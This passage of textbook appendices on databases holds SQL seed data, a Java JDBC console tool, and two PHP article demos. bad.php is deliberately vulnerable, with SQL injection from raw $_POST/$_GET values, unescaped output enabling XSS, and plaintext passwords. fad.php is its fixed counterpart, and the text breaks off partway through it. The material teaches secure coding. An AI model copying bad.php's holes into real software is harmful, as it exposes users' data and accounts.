    (14 ,'Community BBQ', 'Testing', '2023-07-04', '2023-07-04', 4 ,'J0V1B0'),
    (15 ,'Super Film Mega Show', 'Usage', '2024-09-01', '2024-09-01', 4 ,'J0V1B0');


-- Create the keyword table.
CREATE TABLE keyword
(
    event INT NOT NULL REFERENCES event(eid),
    word VARCHAR(50) NOT NULL,
    PRIMARY KEY (event, word)
);

INSERT INTO keyword VALUES
    (0, 'Community'),
    (0, 'Sale'),
    (1, 'Community'),
    (1, 'Sale'),
    (1, 'Snacks'),
    (2, 'Modern'),
    (2, 'Art'),
    (2, 'Museum'),
    (2, 'Painting'),
    (3, 'Film'),
    (3, 'Cinema'),
    (3, 'Art'),
    (3, 'Movie'),
    (3, 'Screening'),
    (5, 'Cooking'),
    (5, 'Eating'),
    (5, 'Dining'),
    (5, 'Workshop'),
    (6, 'International'),
    (6, 'Music'),
    (6, 'Plays'),
    (6, 'Food'),
    (7, 'Prison'),
    (7, 'Tour'),
    (8, 'Book'),
    (8, 'Library'),
    (8, 'Reading'),
    (8, 'Literacy'),
    (9, 'Nature'),
    (9, 'Walking'),
    (9, 'Exercise'),
    (9, 'Hiking'),
    (10, 'Festival'),
    (10, 'Costume'),
```

```
    (10, 'Party'),
    (11, 'Typewriter'),
    (11, 'Tablet'),
    (12, 'Circus'),
    (12, 'Festival'),
    (12, 'Clown'),
    (12, 'Plays'),
    (12, 'Music'),
    (13, 'Art'),
    (13, 'Community'),
    (13, 'Sale'),
    (13, 'Craft'),
    (14, 'Community'),
    (14, 'Food'),
    (14, 'Snacks'),
    (14, 'Party'),
    (15, 'Film'),
    (15, 'Cinema'),
    (15, 'Art'),
    (15, 'Movie'),
    (15, 'Screening');


-- Create the region table.
CREATE TABLE region
(
    postcode CHAR(6) NOT NULL,
    name VARCHAR(100) NOT NULL,
    PRIMARY KEY(postcode, name)
);

INSERT INTO region VALUES
    ('A1L1A0', 'Paradise'),
    ('A1L1A0', 'Newfoundland and Labrador'),
    ('A1L1A0', 'St. John''s Metropolitan Area'),  -- Escaped single-quote.
    ('M5A1A0', 'Regent Park'),
    ('M5A1A0', 'Downtown Toronto'),
    ('M5A1A0', 'Toronto'),
    ('M5A1A0', 'Ontario'),
    ('M5A1A0', 'Golden Horseshoe'),
    ('M5B1A0', 'Garden District'),
    ('M5B1A0', 'Downtown Toronto'),
    ('M5B1A0', 'Golden Horseshoe'),
    ('M5B1A0', 'Toronto'),
    ('M5B1A0', 'Ontario'),
    ('P0A1A0', 'Ahmic Harbour'),
    ('P0A1A0', 'Almaguin Highlands'),
    ('P0A1A0', 'Ontario'),
    ('P0A1C0', 'Dorset'),
    ('P0A1C0', 'Almaguin Highlands'),
    ('P0A1C0', 'Ontario'),
    ('L8S4L8', 'McMaster University'),
    ('L8S4L8', 'Hamilton'),
    ('L8S4L8', 'Ontario'),
    ('L8S4L8', 'Golden Horseshoe'),
    ('L9K1A0', 'Ancaster East'),
```

```sql
    ('L9K1A0', 'Hamilton'),
    ('L9K1A0', 'Ontario'),
    ('L9K1A0', 'Golden Horseshoe'),
    ('L9H1A0', 'Dundas'),
    ('L9H1A0', 'Hamilton'),
    ('L9H1A0', 'Golden Horseshoe'),
    ('Y0A1B0', 'Teslin'),
    ('Y0A1B0', 'Southeastern Yukon'),
    ('Y0A1B0', 'Yukon'),
    ('Y0A1C0', 'Watson Lake'),
    ('Y0A1C0', 'Southeastern Yukon'),
    ('Y0A1C0', 'Yukon'),
    ('V5K1A0', 'North Hastings-Sunrise'),
    ('V5K1A0', 'Vancouver'),
    ('J0V1B0', 'Grenville-sur-la-Rouge'),
    ('J0V1B0', 'Laurentides-Sud'),
    ('J0V1B0', 'Quebec');


-- Create the review table.
CREATE TABLE review
(
    author INT NOT NULL REFERENCES user(uid),
    event INT NOT NULL REFERENCES event(eid),
    description CLOB NOT NULL,
    score INT NOT NULL,
    reviewdate DATE NOT NULL,
    CHECK(0 <= score AND score <= 10),
    PRIMARY KEY(user, event)
);

INSERT INTO review VALUES
    (3, 0, 'Super', 0, '2024-06-13'),
    (4, 14, 'Amazing', 1, '2023-07-05'),
    (5, 1, 'Great', 10, '2024-08-11'),
    (6, 2, 'Random', 3, '2024-01-16'),
    (7, 3, 'Words', 4, '2024-09-13'),
    (3, 2, 'To', 5, '2024-01-18'),
    (5, 4, 'Fill', 6, '2023-12-16'),
    (6, 5, 'In', 7, '2024-02-20'),
    (7, 6, 'The', 8, '2024-08-20'),
    (3, 1, 'Description', 0, '2023-11-21'),
    (4, 15, 'Field', 10, '2024-09-02'),
    (5, 7, 'What', 1, '2023-11-20'),
    (6, 8, 'A', 2, '2024-03-21'),
    (7, 9, 'Bunch', 3, '2024-04-29'),
    (8, 10, 'Of', 4, '2023-04-23'),
    (5, 11, 'Reviews', 5, '2024-12-22'),
    (6, 12, 'And', 6, '2024-06-29'),
    (7, 13, 'Still', 7, '2024-08-05'),
    (5, 2, 'A', 10, '2024-08-11'),
    (6, 1, 'Few', 10, '2024-08-10'),
    (7, 0, 'More', 10, '2024-06-12');
```

Appendix B

The source code of `ConsoleQuery`

Next, we provide the full source code of `ConsoleQuery`. Store this source code in a file `ConsoleQuery.java` and use **> javac ConsoleQuery.java** to compile the source code.

```java
/**
 * A simple program that connects to databases, executes zero-or-more SQL
 * commands, and reports on the result of each command.
 *
 * @author Jelle Hellings.
 */
import java.io.Console;
import java.sql.*;


/**
 * The {@code ConsoleQuery} class illustrates how to use JDBC to connect to and
 * use a Relational DBMS.
 */
class ConsoleQuery
{
    /**
     * Entry point of the program.
     *
     * @param args  The command line arguments
     */
    public static void main(String[] args)
    {
        /* This program does not use any command line arguments. */
        if (args.length != 0) {
            System.out.println("Unexpected arguments.");
            System.exit(1);
        }

        /* This program requires the system console to read input. */
        Console console = System.console();
        if (console == null) {
            System.out.println("Console not available.");
            System.exit(1);
        }

        try {
```

```
38              mainProgram(console);
39          }
40          catch (Throwable ex) {
41              System.out.println(String.format("Unexpected error: %s.",
42                                               ex.getMessage()));
43          }
44          System.out.println("Bye!");
45      }
46
47
48      /**
49       * The main program. Can throw system errors (e.g., {@code IOError} or
50       * {@code UserInterruptException}) that should abort the entire program.
51       *
52       * @param console  The console used to read input from the user.
53       * @throws SQLException if closing the connection failed.
54       */
55      private static void mainProgram(Console console)
56      throws SQLException
57      {
58          /* Try to make a JDBC connection. */
59          System.out.print("JDBC url: ");
60          String url = console.readLine();
61
62          System.out.print("Database username: ");
63          String user = console.readLine();
64
65          System.out.print("Database password (blinded): ");
66          String pwd = new String(console.readPassword());
67
68          System.out.println();
69
70          Connection con = null;
71          try {
72              con = DriverManager.getConnection(url, user, pwd);
73          }
74          catch (SQLException ex) {
75              System.out.println(String.format("Could not connect: %s.",
76                                               ex.getMessage()));
77              return;
78          }
79
80          /* Accept SQL statements from the user and execute them. */
81          try {
82              performCommands(console, con);
83          }
84          finally {
85              con.close();
86          }
87      }
88
89
90      /**
91       * Ask the user for SQL statements and execute these SQL statements until
92       * the user issues "EXIT". Can throw system errors (e.g., {@code IOError} or
93       * {@code UserInterruptException}) that should abort the entire program.
```

```
94      *
95      * @param console  The console used to read input from the user.
96      * @param con      The JDBC connection used to execute SQL statements.
97      */
98     private static void performCommands(Console console, Connection con)
99     {
100        while (true) {
101            System.out.println("SQL query or EXIT: ");
102            String command = console.readLine();
103
104            if (command.equals("EXIT")) {
105                return;
106            }
107
108            try {
109                performStatement(con, command);
110            }
111            catch (SQLException ex) {
112                System.out.println(String.format("SQL Failure: %s.",
113                                                 ex.getMessage()));
114            }
115        }
116    }
117
118
119    /**
120     * Perform an SQL statement and pretty-print the result.
121     *
122     * @param con  The JDBC connection used to execute the SQL statement.
123     * @param sql  The SQL statement to execute.
124     * @throws SQLException upon any JDBC-related issues (e.g., invalid SQL
125     *         statement or disconnection).
126     */
127    private static void performStatement(Connection con, String sql)
128    throws SQLException
129    {
130        /* Make a JDBC statement, execute the SQL stament via the JDBC
131         * statement, pretty-print the result, and clean up the JDBC statement
132         * when exiting the method (even if an exception is thrown). */
133        try (Statement stmt = con.createStatement()) {
134            boolean hasResultSet = stmt.execute(sql);
135
136            if (!hasResultSet) {
137                prettyPrintUpdateCount(stmt);
138            }
139            else {
140                prettyPrintResultSet(stmt);
141            }
142
143            /* Clearly separate the above result from the next input. */
144            System.out.println();
145        }
146    }
147
148
149    /**
```

```
150      * Pretty-print the result of an SQL statement that did not yield a result
151      * set (e.g., an INSERT, UPDATE, or DELETE statement).
152      *
153      * @param stmt  The JDBC statement via which the SQL statement was executed.
154      * @throws SQLException upon any JDBC-related issues.
155      */
156     private static void prettyPrintUpdateCount(Statement stmt)
157     throws SQLException
158     {
159         int count = stmt.getUpdateCount();
160         System.out.println(String.format("Rows affected: %d.", count));
161     }
162
163
164     /*
165      * Result sets represent tables. Pretty-printed tables will look like
166      *
167      *     +---------------+---------------+---------------+
168      *     | Column Name 1 | Column Name 2 | Column Name 3 |
169      *     +---------------+---------------+---------------+
170      *     | Row 1,1 Value | Row 1,2 Value | Row 1,3 Value |
171      *     | Row 2,1 Value | Row 2,2 Value | Row 2,3 Value |
172      *     |      ...      |      ...      |      ...      |
173      *     | Row 1,1 Value | Row 1,2 Value | Row 1,3 Value |
174      *     +---------------+---------------+---------------+
175      *
176      * The width of each column is determined by its content, with a maximum of
177      * determined by constant {@code ppMaxColumnWidth}. All other constants are
178      * used for the visual elements of the table.
179      */
180
181     /** Maximum width of a column. */
182     private static final int ppMaxColumnWidth = 20;
183
184     /** String used to fill non-full columns. */
185     private static final String ppBlank = " ";
186
187     /** String used to build rules. */
188     private static final String ppRule = "-";
189
190     /** A maximum-sized single-column rule. */
191     private static final String ppRulers = ppRule.repeat(ppMaxColumnWidth);
192
193     /** String used as the separator of rulers. */
194     private static final String ppRulerSep = "+";
195
196     /** String used as the separator of normal column values. */
197     private static final String ppValueSep = "|";
198
199
200     /**
201      * Pretty-print the result of an SQL statement that did yield a result set
202      * (e.g., a SELECT statement).
203      *
204      * @param stmt  The JDBC statement via which the SQL statement was executed.
205      * @throws SQLException upon any JDBC-related issues.
```

```
206         */
207     private static void prettyPrintResultSet(Statement stmt)
208     throws SQLException
209     {
210         /* Obtain the result set, print the table header, print each row, and
211          * clean up the result set when exiting the method (even if an exception
212          * is thrown). */
213         try (ResultSet rs = stmt.getResultSet()) {
214             /* We will use the result set metadata to obtain the number of
215              * columns, the width of each column, and the column labels
216              * (either column name or alias) of each column. */
217             ResultSetMetaData md = rs.getMetaData();
218 
219             /* Print the table header consisting of the top rule, the column
220              * names, and the middle rule separating the header from the table
221              * content. */
222             prettyPrintRow(ppRule, ppRulerSep, md, i -> ppRulers);
223             prettyPrintRow(ppBlank, ppValueSep, md, i -> md.getColumnLabel(i));
224             prettyPrintRow(ppRule, ppRulerSep, md, i -> ppRulers);
225 
226             /* Result sets start before the first row. Go to the next row and,
227              * if there is a next row, pretty-print the row as a line in the
228              * pretty-printed table. */
229             while (rs.next()) {
230                 prettyPrintRow(ppBlank, ppValueSep, md, i -> rs.getObject(i));
231             }
232 
233             /* Print the bottom table rule. */
234             prettyPrintRow(ppRule, ppRulerSep, md, i -> ppRulers);
235         }
236     }
237 
238 
239     /**
240      * Pretty-print a row of values. To provide the values, this method expects
241      * a lambda {@code lookup} that can be defined by the notation
242      *     {@code i -> expression}
243      * This notation introduces a lambda that maps column index {@code i} to the
244      * value {@code expression}. Here, column indices start at 1.
245      *
246      * @param fill    The filler used to fill columns.
247      * @param sep     The separator used between columns.
248      * @param md      The ResultSet metadata that determines row properties.
249      * @param lookup  The lambda that maps column indices onto column values.
250      * @throws SQLException upon any JDBC-related issues.
251      */
252     private static void prettyPrintRow(String fill,
253                                        String sep,
254                                        ResultSetMetaData md,
255                                        ppLookupColumnFunction lookup)
256     throws SQLException
257     {
258         /* The number of columns. */
259         int numColumns = md.getColumnCount();
260 
261         /* Pretty-print each column. */
```

```
262         for (int i = 1; i <= numColumns; ++i) {
263             System.out.print(sep);
264             System.out.print(fill);
265             prettyPrintColumnValue(lookup.apply(i),
266                                    md.getColumnDisplaySize(i));
267             System.out.print(fill);
268         }
269         System.out.println(sep);
270     }
271
272
273     /**
274      * Pretty-print a single column within a row.
275      *
276      * @param object    The value to print.
277      * @param rsWidth   The width of the column according to the result set.
278      */
279     private static void prettyPrintColumnValue(Object object, int rsWidth)
280     {
281         /* The string-representation of the object. */
282         String value = (object == null) ? "NULL" : object.toString();
283
284         /* The maximum width of the column to print value in. */
285         int width = Math.min(ppMaxColumnWidth, rsWidth);
286
287         /* Print the value and ensure the printed value is not too long. Note
288          * that this method will not clean up strings (e.g., eliminate new
289          * lines and tabs): some inputs will break the table formatting. */
290         if (value.length() > width) {
291             value = value.substring(0, width);
292         }
293         System.out.print(value);
294
295         /* if the printed value is shorter than the column width, then pad the
296          * remainder of the column with blanks. */
297         if (value.length() < width) {
298             int paddingSize = width - value.length();
299             System.out.print(ppBlank.repeat(paddingSize));
300         }
301     }
302 }
303
304
305 /**
306  * The interface to a function (e.g., lambda) that {@code prettyPrintRow} uses
307  * to look up a column value.
308  */
309 interface ppLookupColumnFunction
310 {
311     /**
312      * Return a column value.
313      *
314      * @param i  The index of the column, starting at 1.
315      * @return the column value.
316      * @throws SQLException upon any JDBC-related issues.
317      */
```

```
    Object apply(int i)
    throws SQLException;
}
```

Appendix C

The source code of bad.php

First, we detail the SQL statements used to initialize the database for BAD. We note that we are using MARIADB in the demonstration, a fork of MYSQL. Both MARIADB and MYSQL have notoriously loose adherence to the SQL standard. As a consequence, the following SQL statements have plenty non-standard constructs. For example, we use AUTO_INCREMENT instead of the standard GENERATED ALWAYS AS IDENTITY and we use types TINYTEST, MEDIUMTEXT, and TEXT instead of the corresponding SQL types introduced in Section 3.2.3.

```
CREATE TABLE author
(
    id INT UNSIGNED NOT NULL AUTO_INCREMENT PRIMARY KEY,
    name TINYTEXT NOT NULL UNIQUE,
    password TEXT NOT NULL
);

INSERT INTO author(name, password)
VALUES ('Me', 'Test1234!'),
       ('Myself', '$3cr3+P4ssw0rd'),
       ('I', 'Test1234!');

CREATE TABLE article
(
    id INT UNSIGNED NOT NULL AUTO_INCREMENT PRIMARY KEY,
    author_id INT UNSIGNED NOT NULL REFERENCES author(id),
    title TEXT NOT NULL,
    content MEDIUMTEXT NOT NULL,
    tcreate DATETIME NOT NULL DEFAULT CURRENT_TIMESTAMP
);

INSERT INTO article(author_id, title, content, tcreate)
VALUES (1, 'The first article ever',
           '<p>Me is <em>writing</em> this!</p>',
           '2025-01-02 12:13'),
       (2, 'The second article ever',
           '<p>Myself is <em>also writing</em> articles?</p>',
           '2025-01-02 14:15');

CREATE TABLE comment
(
    id INT UNSIGNED NOT NULL AUTO_INCREMENT PRIMARY KEY,
    article_id INT UNSIGNED NOT NULL REFERENCES article(id),
```

```sql
    name TINYTEXT NOT NULL,
    content MEDIUMTEXT NOT NULL,
    tcreate DATETIME NOT NULL DEFAULT CURRENT_TIMESTAMP
);

INSERT INTO comment(article_id, name, content, tcreate)
VALUES (1, 'Anonymous', 'Hi, great story!', '2025-02-03 16:17');
```

Next, we detail the PHP source code of BAD. We reiterate that BAD is fundamentally broken and unsafe. Hence, **Never use this code in the real world**.

```php
<?php
/*
 * WARNIG: Never use this code in the real world.
 * This code was designed to illustrate dangerous coding practices and has
 * serious vulnerabilities and security issues!
 */


/**
 * A basic article demo that showcases how to not write web-applications.
 *
 * @author Jelle Hellings.
 */


/* Helper functions. */

/*
 * Output the HTML header of the page with title $title.
 */
function headerTemplate($title) {
    ?>
        <!doctype html>
        <html lang="en">
        <head>
            <meta charset="utf-8">
            <meta name="viewport" content="width=device-width, initial-scale=1">
            <title><?= $title ?> - Basic Article Demo</title>
        </head>
        <body>
    <?php
}


/*
 * Output the HTML footer of the page.
 */
function footerTemplate() {
    ?>
        </body>
        </html>
    <?php
}


```

```
46
47  /*
48   * Output an HTML form for creating a new article.
49   */
50  function createArticleTemplate()
51  {
52      ?>
53          <h1>Write your article</h1>
54          <form action="" method="post">
55          <p>
56              <label for="name">Author name:</label><br>
57              <input name="name" id="name" type="text" required>
58          </p>
59          <p>
60              <label for="password">Password:</label><br>
61              <input name="password" id="password" type="password" required>
62          </p>
63          <p>
64              <label for="title">Title:</label><br>
65              <input name="title" id="title" type="text" required>
66          </p>
67          <p>
68              <label for="content">Article content:</label><br>
69              <textarea id="content" name="content" required></textarea>
70          </p>
71          <p>
72              <input id="submit" type="submit" value="Place Article">
73              <input name="create" type="hidden" value="article">
74          </p>
75          </form>
76      <?php
77  }
78
79
80  /*
81   * Output an HTML form for creating a comment on the $id-th article.
82   */
83  function createCommentTemplate($id)
84  {
85      ?>
86          <h2>Write your comment</h2>
87          <form action="" method="post">
88          <p>
89              <label for="name">Name:</label><br>
90              <input name="name" id="name" type="text" required>
91          </p>
92          <p>
93              <label for="content">Comment:</label><br>
94              <textarea id="content" name="content" required></textarea>
95          </p>
96          <p>
97              <input id="submit" type="submit" value="Place Comment">
98              <input name="article" type="hidden" value="<?= $id ?>">
99              <input name="create" type="hidden" value="comment">
100         </p>
101         </form>
```

```
102     <?php
103 }
104
105
106
107 /*
108  * Take a datetime value $val in the standard SQL format and return the same
109  * datetime value in the day-month-year hour:minute format.
110  */
111 function formatDatetime($val) {
112     $dt = DateTime::createFromFormat('Y-m-d H:i:s', $val);
113     return $dt->format('j F Y, G:i');
114 }
115
116
117
118 /*
119  * Use the PDO connection $con to query the database for the list of articles.
120  * Next, produce an HTML page listing all articles.
121  */
122 function showArticleList($con)
123 {
124     $sql = 'SELECT author.name, article.*,
125                    (SELECT COUNT(*)
126                     FROM comment
127                     WHERE article_id = article.id) AS n
128             FROM article, author
129             WHERE article.author_id = author.id
130             ORDER BY article.id DESC;';
131     $result = $con->query($sql);
132
133     headerTemplate('Article List');
134     ?>
135         <h1>List of articles</h1>
136         <p>Create a <a href="bad.php?create">new</a> article.</p>
137         <ol>
138     <?php
139     foreach ($result as $article) {
140         ?>
141             <li>
142                 <p><a href='bad.php?article=<?= $article['id'] ?>'>
143                    <?= $article['title'] ?></a>
144                    (<?= $article['n'] ?> comments).
145                 </p>
146                 <p>By <em><?= $article['name'] ?></em>.<br>
147                    Posted at <?= formatDatetime($article['tcreate']) ?>.
148                 </p>
149             </li>
150         <?php
151     }
152     ?>
153         </ol>
154     <?php
155     footerTemplate();
156 }
157
```

```
158
159 /*
160  * Use the PDO connection $con to query the database for the $id-th article.
161  * Next, produce an HTML page showing this article and its comments.
162  */
163 function showArticle($con, $id)
164 {
165     $sql = "SELECT author.name, article.*
166             FROM author, article
167             WHERE author.id = article.author_id AND
168                   article.id = $id;";
169     $result = $con->query($sql);
170     $article = $result->fetch();
171
172     headerTemplate($article['title']);
173
174     /* First print the article. */
175     ?>
176         <h1><?= $article['title'] ?></h1>
177         <header><p>
178             By <em><?= $article['name'] ?></em>.<br>
179             Posted at <?= formatDatetime($article['tcreate']) ?>.
180         </p></header>
181         <p><?= $article['content'] ?></p>
182     <?php
183
184     /* Then print the comments. */
185     $sql = "SELECT *
186             FROM comment
187             WHERE article_id = $id
188             ORDER BY id;";
189     $result = $con->query($sql);
190
191     ?>
192         <h2>Comments</h2>
193         <ol>
194     <?php
195         foreach ($result as $comment) {
196             ?>
197             <li>
198                 <p><em><?= $comment['name'] ?></em>
199                    wrote on <?= formatDatetime($comment['tcreate']) ?>:</p>
200                 <p><?= nl2br(trim($comment['content'])); ?></p>
201             </li>
202             <?php
203         }
204     ?>
205         </ol>
206     <?php
207
208     /* Finally, print the write your comment form. */
209     createCommentTemplate($article['id']);
210     footerTemplate();
211 }
212
213
```

```
214
215 /*
216  * Produce an HTML page that provides a form to create an article.
217  */
218 function showCreateArticle()
219 {
220     headerTemplate('Create an Article');
221     createArticleTemplate();
222     footerTemplate();
223 }
224
225
226 /*
227  * Show an error page with reason $reason.
228  */
229 function showError($reason)
230 {
231     headerTemplate('Error');
232     ?><p>An error occurred processing your request: <?= $reason ?>.</p><?php
233     footerTemplate();
234 }
235
236
237 /*
238  * Use the PDO connection $con to create an article and produce an HTML page with
239  * the results.
240  */
241 function placeArticle($con)
242 {
243     $sql = "SELECT id
244             FROM author
245             WHERE name = '{$_POST['name']}' AND
246                   password = '{$_POST['password']}';";
247     $result = $con->query($sql);
248     $author = $result->fetch();
249
250     /* No row returned---Invalid author information. */
251     if ($author == false) {
252         showError('invalid author information');
253         return;
254     }
255
256     /* In all other cases, place the article. */
257     $sql = "INSERT INTO article(author_id, title, content)
258             VALUES ({$author['id']},
259                     '{$_POST['title']}',
260                     '{$_POST['content']}');";
261     $con->query($sql);
262
263     /* Finally, show the article list that includes the new article. */
264     showArticleList($con);
265 }
266
267
268 /*
269  * Use the PDO connection $con to place a comment.
```

```
270  */
271 function placeComment($con)
272 {
273     $sql = "INSERT INTO comment(article_id, name, content)
274             VALUES ({$_POST['article']},
275                     '{$_POST['name']}',
276                     '{$_POST['content']}');";
277     $con->query($sql);
278 }
279
280
281
282 /* Entry point of the program. */
283
284 /* Set up sessions. Sessions are used to keep track of visitors between page
285  * visits, e.g., to support user logins and user settings. As this application
286  * is kept to an absolute minimum number of features, it does not need sessions.
287  * We will use sessions to demonstrate the far-reaching impact of some issues
288  * in this application, however. */
289 session_start();
290
291
292 /* Create the PDO connection used in this program. */
293 $user = 'MyDatabaseUserName';
294 $password = 'MyDatabasePassword';
295 $dsn = 'mysql:host=Host;dbname=DatabaseName';
296 $connection = new PDO($dsn, $user, $password);
297
298
299 /* Figure out which action to take and take that action. */
300 if (isset($_POST['create']) && $_POST['create'] == 'article') {
301     placeArticle($connection);
302 }
303 else if (isset($_POST['create']) && $_POST['create'] == 'comment') {
304     placeComment($connection);
305     showArticle($connection, $_POST['article']);
306 }
307 else if (isset($_GET['create'])) {
308     showCreateArticle();
309 }
310 else if (isset($_GET['article'])) {
311     showArticle($connection, $_GET['article']);
312 }
313 else {
314     showArticleList($connection);
315 }
316 ?>
```

Appendix D

The source code of `fad.php`

First, we detail the SQL statements used to initialize the database for FAD.

```sql
CREATE TABLE author
(
    id INT UNSIGNED NOT NULL AUTO_INCREMENT PRIMARY KEY,
    name TINYTEXT NOT NULL UNIQUE,
    passhash TEXT NOT NULL
);

INSERT INTO author(name, passhash)
VALUES ('Me', '$2y$10$UD9l.bSTd7sVMcBIQcPdiemDO3KqkWm1D2AiXZrfKm1R6dFmVgnGe'),
       ('Myself', '$2y$10$Xb4v.0sibG2SL1hjJVJmAOqnZ/9IXGY81/CF0mywrf337Ku5pHx7a'),
       ('I', '$2y$10$50Y/DcD9WbjYdPTnOPNifOCJ6niR8alnLmxPuHe47e8RKQTfMrvBi');

CREATE TABLE article
(
    id INT UNSIGNED NOT NULL AUTO_INCREMENT PRIMARY KEY,
    author_id INT UNSIGNED NOT NULL REFERENCES author(id),
    title TEXT NOT NULL,
    content MEDIUMTEXT NOT NULL,
    tcreate DATETIME NOT NULL DEFAULT CURRENT_TIMESTAMP
);

INSERT INTO article(author_id, title, content, tcreate)
VALUES (1, 'The first article ever',
           '<p>Me is <em>writing</em> this!</p>',
           '2025-01-02 12:13'),
       (2, 'The second article ever',
           '<p>Myself is <em>also writing</em> articles?</p>',
           '2025-01-02 14:15');

CREATE TABLE comment
(
    id INT UNSIGNED NOT NULL AUTO_INCREMENT PRIMARY KEY,
    article_id INT UNSIGNED NOT NULL REFERENCES article(id),
    name TINYTEXT NOT NULL,
    content MEDIUMTEXT NOT NULL,
    tcreate DATETIME NOT NULL DEFAULT CURRENT_TIMESTAMP
);
```

```sql
INSERT INTO comment(article_id, name, content, tcreate)
VALUES (1, 'Anonymous', 'Hi, great story!', '2025-02-03 16:17');
```

Next, we detail the PHP source code of FAD.

```php
<?php
/**
 * A fixed article demo.
 *
 * @author Jelle Hellings.
 */


/* Turn of all error reporting to prevent aiding attackers. */
error_reporting(0);


/* Helper functions. */

/*
 * Output the HTML header of the page with title $title.
 */
function headerTemplate($title) {
    ?>
        <!doctype html>
        <html lang="en">
        <head>
            <meta charset="utf-8">
            <meta name="viewport" content="width=device-width, initial-scale=1">
            <title><?= $title ?> - Basic Article Demo</title>
        </head>
        <body>
    <?php
}


/*
 * Output the HTML footer of the page.
 */
function footerTemplate() {
    ?>
        </body>
        </html>
    <?php
}



/*
 * Output an HTML form for creating a new article.
 */
function createArticleTemplate()
{
    ?>
        <h1>Write your article</h1>
        <form action="" method="post">
```

```
52          <p>
53              <label for="name">Author name:</label><br>
54              <input name="name" id="name" type="text" required>
55          </p>
56          <p>
57              <label for="password">Password:</label><br>
58              <input name="password" id="password" type="password" required>
59          </p>
60          <p>
61              <label for="title">Title:</label><br>
62              <input name="title" id="title" type="text" required>
63          </p>
64          <p>
65              <label for="content">Article content:</label><br>
66              <textarea id="content" name="content" required></textarea>
67          </p>
68          <p>
69              <input id="submit" type="submit" value="Place Article">
70              <input name="create" type="hidden" value="article">
71          </p>
72          </form>
73      <?php
74  }
75
76
77  /*
78   * Output an HTML form for creating a comment on the $id-th article.
79   */
80  function createCommentTemplate($id)
81  {
82      ?>
83          <h2>Write your comment</h2>
84          <form action="" method="post">
85          <p>
86              <label for="name">Name:</label><br>
87              <input name="name" id="name" type="text" required>
88          </p>
89          <p>
90              <label for="content">Comment:</label><br>
91              <textarea id="content" name="content" required></textarea>
92          </p>
93          <p>
94              <input id="submit" type="submit" value="Place Comment">
95              <input name="article" type="hidden" value="<?= $id ?>">
96              <input name="create" type="hidden" value="comment">
97          </p>
98          </form>
99      <?php
100 }
101
102
103
104 /*
105  * Take a datetime value $val in the standard SQL format and return the same
106  * datetime value in the day-month-year hour:minute format.
107  */
```

```
108 function formatDatetime($val) {
109     $dt = DateTime::createFromFormat('Y-m-d H:i:s', $val);
110     return $dt->format('j F Y, G:i');
111 }
112
113
114 /*
115  * Return a safe version of the untrusted value $val by replacing all potential
116  * HTML code by plain text. */
117 function makeHTMLSafe($val) {
118     return htmlentities($val, ENT_QUOTES | ENT_SUBSTITUTE | ENT_HTML5, 'UTF-8');
119 }
120
121
122
123 /*
124  * Use the PDO connection $con to query the database for the list of articles.
125  * Next, produce an HTML page listing all articles.
126  */
127 function showArticleList($con)
128 {
129     $sql = 'SELECT author.name, article.id, article.title, article.tcreate,
130                    (SELECT COUNT(*)
131                     FROM comment
132                     WHERE article_id = article.id) AS n
133             FROM article, author
134             WHERE article.author_id = author.id
135             ORDER BY article.id DESC;';
136     $result = $con->query($sql);
137
138     headerTemplate('Article List');
139     ?>
140         <h1>List of articles</h1>
141         <p>Create a <a href="bad.php?create">new</a> article.</p>
142         <ol>
143     <?php
144     foreach ($result as $article) {
145         ?>
146             <li>
147                 <p><a href='bad.php?article=<?= $article['id'] ?>'>
148                    <?= $article['title'] ?></a>
149                    (<?= $article['n'] ?> comments).
150                 </p>
151                 <p>By <em><?= $article['name'] ?></em>.<br>
152                    Posted at <?= formatDatetime($article['tcreate']) ?>.
153                 </p>
154             </li>
155         <?php
156     }
157     ?>
158         </ol>
159     <?php
160     footerTemplate();
161 }
162
163
```

```
164 /*
165  * Use the PDO connection $con to query the database for the $id-th article.
166  * Next, produce an HTML page showing this article and its comments (or show an
167  * error if the article could not be found).
168  */
169 function showArticle($con, $id)
170 {
171     $sql = 'SELECT author.name, article.*
172             FROM author, article
173             WHERE author.id = article.author_id AND
174                   article.id = :id;';
175     $pstmt = $con->prepare($sql);
176     $pstmt->execute([':id' => $id]);
177     $article = $pstmt->fetch();
178 
179     /* No row returned---Invalid article identifier. */
180     if ($article == false) {
181         showError('could not find article');
182         return;
183     }
184 
185     /* Display the article. */
186     headerTemplate($article['title']);
187 
188     /* First print the article. */
189     ?>
190         <h1><?= $article['title'] ?></h1>
191         <header><p>
192             By <em><?= $article['name'] ?></em>.<br>
193             Posted at <?= formatDatetime($article['tcreate']) ?>.
194         </p></header>
195         <p><?= $article['content'] ?></p>
196     <?php
197 
198     /* Then print the comments. */
199     $sql = 'SELECT comment.name, comment.content, comment.tcreate
200             FROM comment
201             WHERE article_id = :id
202             ORDER BY id;';
203     $pstmt = $con->prepare($sql);
204     $pstmt->execute([':id' => $id]);
205 
206     ?>
207         <h2>Comments</h2>
208         <ol>
209     <?php
210         foreach ($pstmt as $comment) {
211             ?>
212             <li>
213                 <p><em><?= makeHTMLSafe($comment['name']) ?></em>
214                    wrote on <?= formatDatetime($comment['tcreate']) ?>:</p>
215                 <p><?= nl2br(makeHTMLSafe(trim($comment['content']))); ?></p>
216             </li>
217             <?php
218         }
219     ?>
```

```
220         </ol>
221     <?php
222
223     /* Finally, print the write your comment form. */
224     createCommentTemplate($article['id']);
225     footerTemplate();
226 }
227
228
229
230 /*
231  * Produce an HTML page that provides a form to create an article.
232  */
233 function showCreateArticle()
234 {
235     headerTemplate('Create an Article');
236     createArticleTemplate();
237     footerTemplate();
238 }
239
240
241 /*
242  * Show an error page with reason $reason.
243  */
244 function showError($reason)
245 {
246     headerTemplate('Error');
247     ?><p>An error occurred processing your request: <?= $reason ?>.</p><?php
248     footerTemplate();
249 }
250
251
252 /*
253  * Use the PDO connection $con to create an article and produce an HTML page with
254  * the results.
255  */
256 function placeArticle($con)
257 {
258     /* Check whether all required form inputs are provided. */
259     if (!isset($_POST['name'], $_POST['password'],
260                $_POST['title'], $_POST['content'])) {
261         showError('invalid place article request, missing values');
262         return;
263     }
264
265     $sql = 'SELECT id, passhash
266             FROM author
267             WHERE name = :name';
268     $pstmt = $con->prepare($sql);
269     $pstmt->execute([':name' => $_POST['name']]);
270     $author = $pstmt->fetch();
271
272     /* No row returned or invalid password---Invalid author information. */
273     if ($author == false ||
274             !password_verify($_POST['password'], $author['passhash'])) {
275         showError('invalid author details');
```

```
276         return;
277     }
278 
279     /* In all other cases, place the article. */
